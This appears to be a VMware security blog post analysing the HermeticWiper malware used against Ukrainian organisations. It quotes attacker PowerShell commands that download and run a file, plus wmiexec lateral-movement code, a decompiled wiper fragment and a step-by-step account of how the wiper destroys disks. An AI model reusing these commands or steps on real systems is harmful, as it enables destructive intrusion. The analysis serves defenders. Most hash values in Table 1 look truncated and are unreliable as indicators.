Hermetic Malware: Multi-component Threat Targeting Ukraine Organizations

By Giovanni Vigna, Oleg Boyarchuk, Stefano Ortolani

Published: 2022-03-04 · Archived: 2026-04-05 23:19:12 UTC

Contributors: Giovanni Vigna, Oleg Boyarchuk, Stefano Ortolani

Introduction

The continued assault on Ukraine will go down in history as the first one that was truly carried out both kinetically on the battlefield and virtually using cyberattacks against the computer infrastructure of the invaded nation.

As the invasion started and escalated, new malware threats were introduced by malicious actors to harm Ukrainian organizations. Early in the assault, security researchers have observed the emergence of new threats that appears to be developed ad hoc to be key tools in cyber-war efforts.

In addition to well-known attacks and threats, such as network DDoS and ransomware, these threats included “wipers,” whose sole purpose is the disabling of the targeted hosts, often combined with other tools that allow the attackers to infect the largest number of hosts possible.

While these attacks targeted specific organizations, there is a substantial risk that in the highly connected, distributed environments used to exchange and share information in multi-national organizations these attacks might spill beyond their intended targets.

It is therefore of paramount importance to understand these threats in order to help protect both Ukrainian organizations and the rest of the world. To this end, CISA has published a series of guidelines to understand and prepare for possible Russian state-sponsored attacks. VMware Security has provided an overview of this Shields Up guidance, along with additional threat intelligence resources for VMware customers here.

In mid-January, Microsoft warned about a wiper malware threat, called WhisperGate, targeting Ukrainian organizations. This particular threat would act as a wiper that irreversibly corrupts a target while posing as ransomware.

Then, right before the start of the Russian invasion, researchers at ESET have identified a series of components that, together, worked to cripple Ukrainian target networks: HermeticWiper, HermeticWizard, and HermeticRansom. The names of these samples are derived from the certificate that was used to sign the binary (the signing company is Hermetica Digital Ltd, but according to a Reuters report this is not the result of a compromised certificate: it is possible that the threat actors posed as the owners of the company when contacting the certification authority).

HermeticWiper is the destructive payload, while HermeticWizard is the tool that leverages WMI and SMB in order to spread to additional hosts. Finally, HermeticRansom is a ransomware sample written in Go.

Attack Vector

The attack was multi-target, resulting in each company being compromised in a slightly different manner; for example, Symantec in their analysis reported two different exploits used in the attacks (TA0001) carried out against the investigated targets: one targeting Microsoft SQL Server (CVE-2021-1636) and another affecting Apache Tomcat. While it might be too early to have a complete picture of all possible paths of entry, the TTPs employed during the execution and lateral propagation phases are a bit more consistent.

Both ESET and Symantec detail a combination of WMI/SMB techniques; in particular, the decoded PowerShell commands used to download and execute foreign artifacts follow a structure consistent with a tool known to ease the deployment of

semi-interactive shells:

- cmd.exe /Q /c powershell -c "(New-Object System.Net.WebClient).DownloadFile('hxxp://192.168.3.13/email.jpeg','CSIDL_SYSTEM_DRIVE\temp\sys.tmp1')" 1> \\127.0.0.1\ADMIN$__1636727589.6007507 2>&1: this command was used to move a local resource (JPEG file) laterally.
- cmd.exe /Q /c move CSIDL_SYSTEM_DRIVE\temp\sys.tmp1 CSIDL_WINDOWS\policydefinitions\postgresql.exe 1> \\127.0.0.1\ADMIN$__1636727589.6007507 2>&1: this command was used to execute the task coded in the postgresql.exe executable.

In both cases, we can see that the structure of the command redirects the output (>) to a temporary file located in the ADMIN$ share which is then accessible by the user account with local administrator privileges. Both the technique and the temporary file name match impacket's wmiexec, whose source code is available at https://github.com/SecureAuthCorp/impacket/blob/master/examples/wmiexec.py, see Figure 1 for a fragment.

```
def execute_remote(self, data, shell_type='cmd'):
    if shell_type == 'powershell':
        data = '$ProgressPreference="SilentlyContinue";' + data
        data = self.__pwsh + b64encode(data.encode('utf-16le')).decode()

    command = self.__shell + data

    if self.__noOutput is False:
        command += ' 1> ' + '\\\\127.0.0.1\\%s' % self.__share + self.__output + ' 2>&1'
    if PY2:
        self.__win32Process.Create(command.decode(sys.stdin.encoding), self.__pwd, None)
    else:
        self.__win32Process.Create(command, self.__pwd, None)
    self.get_output()
```

Figure 1: wmiexec.py snippet executing a command on a remote host.

The technique relies on spawning a command interpreter (cmd) on the target system via the Windows Management Instrumentation (WMI); on the network side, this translates into two different TCP connections (port 135 and 445) for the initial negotiation and file transfer (SMB), followed by another connection to the "Winmgmt Windows service" over a dynamically allocated port for the actual command communication and execution. The number of different connections that need to be established simultaneously provides a useful anomaly that NDR systems can easily leverage.

ESET also reports cases where HermeticWiper was deployed using Group Policy settings (GPO), which is a technique that VMware TAU has seen widely adopted by ransomware actors when deploying scheduled tasks to automate lateral propagation. While it will be a while before Incident Response teams are able to detail all intrusions, there are already five different HermeticWiper samples known to the public (see Table 1). In the next section, we analyze some of the samples in more detail and shed some light on the differences in-between them.

Hermetic Wiper

A wiper is a malware whose aim is to make a system unavailable in the fastest and most reliable way; a slow wiper would give the user a chance to interrupt the process before completion and being unreliable would defeat its main purpose. The engineers that coded HermeticWiper made sure that both aspects were adequately addressed; the following list of steps details how:

1. Obtain SeBackupPrivilege privilege for unlimited file write privileges.
2. Disable memory dumps by zeroing the CrashDumpEnabled value of HKLM\SYSTEM\CurrentControlSet\Control\CrashControl registry key.

3. Extract epmntdrv.sys from its resources and store it on disk. Note that epmntdrv.sys is a legitimate benign driver developed by EaseUS (a company providing data recovery and backup software).
4. Obtain SeLoadDriverPrivilege privilege to gain the ability to load a driver.
5. Create a service for the dropped epmntdrv.sys to finally load the driver.
6. Stop the VSS (Volume Shadow Copy) service to disable backups.
7. Read the geometry of every disk attached to the system by accessing the low level device \\.\PhysicalDriveX.
8. Initiate a delayed system reboot.
9. Disable displaying compressed and encrypted NTFS files in color by zeroing the ShowCompColor parameter of the HKU\Software\Microsoft\Windows\CurrentVersion\Explorer\Advanced registry key.
10. Disable pop-ups for files in Explorer by zeroing the ShowInfoTip value of the same registry key.
11. Use the \\.\EPMNTDRV device provided by epmntdrv.sys to fully wipe the disks.



Figure 2: Visual representation of the binary diff between the two types of samples.

We analyzed all five samples, and while the implemented functionalities are an exact match, there are a couple of details that differ: the most prominent is a check to determine the presence of “C:\Windows\SYSVOL” by invoking the “GetFileAttributesW” API, see Figure 2; if we are to believe the compilation timestamp, this is done only by the two most recent samples (see Table 1); coincidentally, only the most recent sample is signed, as if the authors forgot to sign the sample after implementing the SYSVOL check, and had to quickly add the signature prior the actual deployment.

```
TokenHandle.dwLowDateTime = (DWORD)CreateThread(0, 0, sub_403B40, &Parameter, 0, 0);
hEvent[0] = CreateEventW(0, 1, 0, 0);
Thread = CreateThread(0, 0, sub_4034D0, hEvent, 0, 0);
v23 = Thread;
if ( Thread && Thread != (HANDLE)-1 )
  SetThreadPriority(Thread, -2);
sub_4027F0(&v39);
v24 = CreateThread(0, 0, ThreadProc, &v40, 0, 0);
hThread = v24;
if ( v24 && v24 != (HANDLE)-1 )
  SetThreadPriority(v24, -2);
SysvolAttributes = GetFileAttributesW(L"C:\\Windows\\SYSVOL");
if ( SysvolAttributes != -1 && (SysvolAttributes & 0x10) != 0 )// 0x10 = FILE_ATTRIBUTE_DIRECTORY
{
  WaitForSingleObject(hThread, 0x2BF20u);
  ExitProcess(0);
}
for ( j = 0; j <= 100; ++j )
  sub_401D60(sub_401B80);
sub_4038A0(sub_402290, &v37);
sub_403620(sub_4028D0, &v37);
sub_403620(sub_402890, &v37);
sub_404C00(L"\\\\?\\C:\\Windows\\System32\\winevt\\Logs", 1, (int)&v37);
```

Figure 3: Decompiled main function that invokes “GetFileAttributeW”.

SYSVOL is a folder that resides on every domain controller within a domain; the default location for the SYSVOL is C:\Windows\SYSVOL. By checking the presence of this directory before rebooting the system, HermeticWiper makes sure it is not as destructive on domain controllers; the attacker might have planned to retain control of those systems (even if for just a little longer) to propagate laterally further, although the presence of the HermeticWizard worm, as detailed by ESET, might have made this step not as critical as it usually is.

Table 1: HermeticWiper samples known to date.

First VT submission	Compilation timestamp	Signed?	Checking Sysvol?	sha256
2022-02-23 18:14:17 UTC	Wed Feb 23 10:48:53 2022	Signed by Hermetica Digital Ltd	Yes	1bc44eef75779e3ca1eefb8ff5a64807dbc942b1e4a2672d77b9f6928d292
2022-02-25 11:44:15 UTC	Wed Feb 23 10:48:53 2022	No	Yes	06086c1da4590dcc7f1e10a6be3431e1166286a9e7761f2de9de79d7fda9c
2022-02-24 17:29:39 UTC	Tue Dec 28 09:37:16 2021	Signed by Hermetica Digital Ltd	No	2c10b2ec0b995b88c27d141d6f7b14d6b8177c52818687e4ff8e6ecf53adf
2022-02-24 17:29:39 UTC	Tue Dec 28 09:37:16 2021	Signed by Hermetica Digital Ltd	No	3c557727953a8f6b4788984464fb77741b821991acbf5e746aebdd02615b
2022-02-24 06:35:51 UTC	Tue Dec 28 09:37:16 2021	Signed by Hermetica Digital Ltd	No	0385eeab00e946a302b24a91dea4187c1210597b8e17cd9e2230450f5ece

Besides this detail, all samples have 100% overlapping code. In conclusion, we made sure that NSX ATA customers were adequately protected, and we verified that all samples were detected as malicious. Figure 4 shows the verdict and behavioral summary after submitting HermeticWiper for analysis: we can see detailed all the identified behaviors, including activities like “loading a kernel driver” or “accessing the disk with low-level routines”, both essential for the wiper to carry out its nefarious tasks.



Figure 4: NSX ATA analysis of ‘0385eeab00e946a302b24a91dea4187c1210597b8e17cd9e2230450f5ece21da’.

Conclusions

Destructive attacks against a nation’s infrastructure cause network disruptions and affect the distribution of goods and services.

Therefore, in the current situation in which malware threats are deployed as cyber-weapons, it is necessary to increase the alert level and continuously update protection mechanisms with the latest intelligence about these threats.

In addition, the use of effective authentication procedures combined with network segmentation and restrictive policies can severely limit the ability of attackers to obtain initial access to computer networks and deploy their malware.
